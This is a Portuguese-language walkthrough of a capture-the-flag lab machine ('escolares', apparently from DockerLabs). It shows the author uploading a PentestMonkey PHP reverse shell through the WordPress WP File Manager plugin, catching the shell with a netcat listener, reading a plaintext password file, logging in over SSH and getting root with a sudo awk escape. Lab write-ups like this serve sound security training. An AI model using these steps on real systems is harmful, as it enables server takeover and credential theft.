


☐ Recuérdame

ENTRAMOS NO WORDPRESS



podemos ver que temos WP File Manager



Abrimos a aba e podemos ver o que temos nos **themes arquivos **twenty**.**

← → ↻ 🏠 escolares 6 0 + Añadir

Escritorio Entradas Medios Páginas Comentarios Apariencia Plugins 2 Usuarios Herramientas Ajustes WP File Manager

WP File Manager Buy PRO

wordpress

- wp-admin
- wp-content
- languages
- plugins
- themes
 - twentytwentyfour
 - twentytwentythree
 - twentytwentytwo
 - assets
 - inc
 - parts
 - styles
 - templates
 - upgrade
 - uploads
 - wp-includes

Nome

| Nome | Permis |
|-------------|---------|
| wp-admin | Ler e E |
| wp-content | Ler e E |
| wp-includes | Ler e E |
| .htaccess | Ler e E |
| index.php | Ler e E |

CLICAR COM BOTÃO DIREITO DO MOUSE

- Abrir
- Abrir em nova janela
- Baixar
- Fazer upload de arquivo
- Nova pasta
- Copiar
- Cortar
- Deletar
- Esvaziar a pasta
- Renomear
- Criar arquivo
- Propriedades

AQUI PODEMOS SUBIR UMA REVERSE SHELL PHP

Carregamos um arquivo de teste test.php e podemos ver que é possível executar um PHP.

escolares dl/wordpress/wp-admin/admin.php?page=wp_file

escolares 6 0 + Añadir Hola, luisillo

WP File Manager

We love and care about you. Our team is putting maximum efforts to provide you the best functionalities. It would be highly appreciable if you could spend a couple of seconds to give a Nice Review to the plugin to appreciate our efforts. So we can work hard to provide new features regularly 😊

Later Rate Us Never

WP File Manager Buy PRO

Change Theme Here: Default Portuguese

| | Nome | Permissões | Modificado | Tamanho | Tipo |
|-------------------|----------------|----------------|-----------------------|---------|-------------------------|
| wordpress | | | | | |
| wp-admin | | | | | |
| wp-content | | | | | |
| languages | | | | | |
| plugins | | | | | |
| themes | | | | | |
| twentytwentyfour | | | | | |
| twentytwentythree | | | | | |
| twentytwentytwo | | | | | |
| assets | | | | | |
| inc | | | | | |
| parts | | | | | |
| styles | | | | | |
| templates | | | | | |
| upgrade | | | | | |
| uploads | | | | | |
| | assets | Ler e Escrever | 05 Jun 2024 16:35 | - | Pasta |
| | inc | Ler e Escrever | 05 Jun 2024 16:35 | - | Pasta |
| | parts | Ler e Escrever | 05 Jun 2024 16:35 | - | Pasta |
| | styles | Ler e Escrever | 05 Jun 2024 16:35 | - | Pasta |
| | templates | Ler e Escrever | 05 Jun 2024 16:35 | - | Pasta |
| | functions.php | Ler e Escrever | 08 Set 2023 07:03 | 1 KB | PHP |
| | index.php | Ler e Escrever | 07 Set 2023 11:59 | 215 b | PHP |
| | readme.txt | Ler e Escrever | 28 março 2024 05:29 | 5 KB | Texto simples |
| | screenshot.png | Ler e Escrever | 22 janeiro 2024 08:43 | 157 KB | Imagem PNG |
| | style.css | Ler e Escrever | 28 março 2024 05:29 | 6 KB | Planilha em estilo casc |
| | TEST.php | Ler e Escrever | Hoje 00:33 | 25 b | PHP |
| | theme.json | Ler e Escrever | 23 janeiro 2024 10:07 | 10 KB | Aplicação |

Se formos ao endereço onde está localizado nosso arquivo, veremos que ele foi executado.
<http://escolares.dl/wordpress/wp-content/themes/twentytwentytwo/TEST.php>

true love never die

Agora que sabemos que podemos fazer upload de arquivos, faremos upload de um reverse shell. Como aquele que podemos encontrar no <https://www.revshells.com/> antes de enviar o arquivo, primeiro iniciamos nosso ouvinte com a porta que atribuímos em nosso reverse shell.

Reverse Shell Generator

IP & Port

IP

192.168.0.24


Port

1999

+1

Listener

☒ Advanced

 nc -lvp 1999

Type

nc

Copy

Reverse

Bind

MSFVenom

HoaxShell

OS

All

Name

Search...

☒ Show
Advanced

Perl no sh


Perl
PentestMonk
ey

PHP
PentestMonk
ey

```
pentestmonkey@pentestmonkey:~$  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.0.24';  
$port = 1999;  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; sh -i';  
$daemon = 0;
```

Uma vez carregado, **reverse shell** inserimos o endereço web e podemos ver que já temos acesso.

<http://escolares.dl/wordpress/wp-content/themes/twentytwentytwo/shell10.php>



deixe o netcat na escuta: **nc -lvnp 1999**

temos a reverse shell no terminal da máquina atacante

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# nc -lvnp 1999
listening on [any] 1999 ...
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 59724
Linux 8f1109d10579 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1kali1 (2024-09-09) x86_64 x86_64 x
86_64 GNU/Linux
19:07:18 up 7:33, 0 user, load average: 0.23, 0.64, 0.83
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
bin.usr-is-merged
boot
dev
etc
home
lib
lib.usr-is-merged
```

Assim que eu fizer isso. Já temos maior mobilidade. Podemos ver que somos **www-data** então não devemos ter muitas permissões então iremos para home para ver se podemos acessar um diretório sem precisar de senha e podemos ver em home que além dos usuários temos um arquivo chamado **secret.txt** que contém a senha de **Luisillo**.

```
www-data@8f1109d10579:/$ cd home
www-data@8f1109d10579:/home$ ls
luisillo secret.txt ubuntu
www-data@8f1109d10579:/home$ cat secret.txt
luisillopasswordsecret
```

usuário: luisillo

senha: luisillopasswordsecret

ssh luisillo@172.17.0.2

```

(root@soja)-[~]
# ssh luisillo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:GwyB4s+O6Dbt27zk66IFz037XmsjBLqszkmtfVL0dwk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
luisillo@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luisillo@8f1109d10579:~$ whoami
luisillo
luisillo@8f1109d10579:~$

```

Como já somos usuários. Primeiro vamos até sua pasta e listamos, mas não vemos nada, fazendo um `sudo -l` podemos ver que temos a capacidade de elevar privilégios através do binário `awk`.

```

luisillo@8f1109d10579:~$ sudo -l
Matching Defaults entries for luisillo on 8f1109d10579:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 8f1109d10579:
    (ALL) NOPASSWD: /usr/bin/awk
luisillo@8f1109d10579:~$

```

Vamos para a página <https://gtfobins.github.io/gtfobins/awk/#sudo> e observamos o comando para poder elevar privilégios abusando deste binário.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
Arquivo  Ações  Editar  Exibir  Ajuda
luisillo@8f1109d10579:~$ sudo -l
Matching Defaults entries for luisillo on 8f1109d10579:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 8f1109d10579:
    (ALL) NOPASSWD: /usr/bin/awk
luisillo@8f1109d10579:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@8f1109d10579:/home/luisillo# whoami
root
root@8f1109d10579:/home/luisillo#
```

somos root

bobmarley

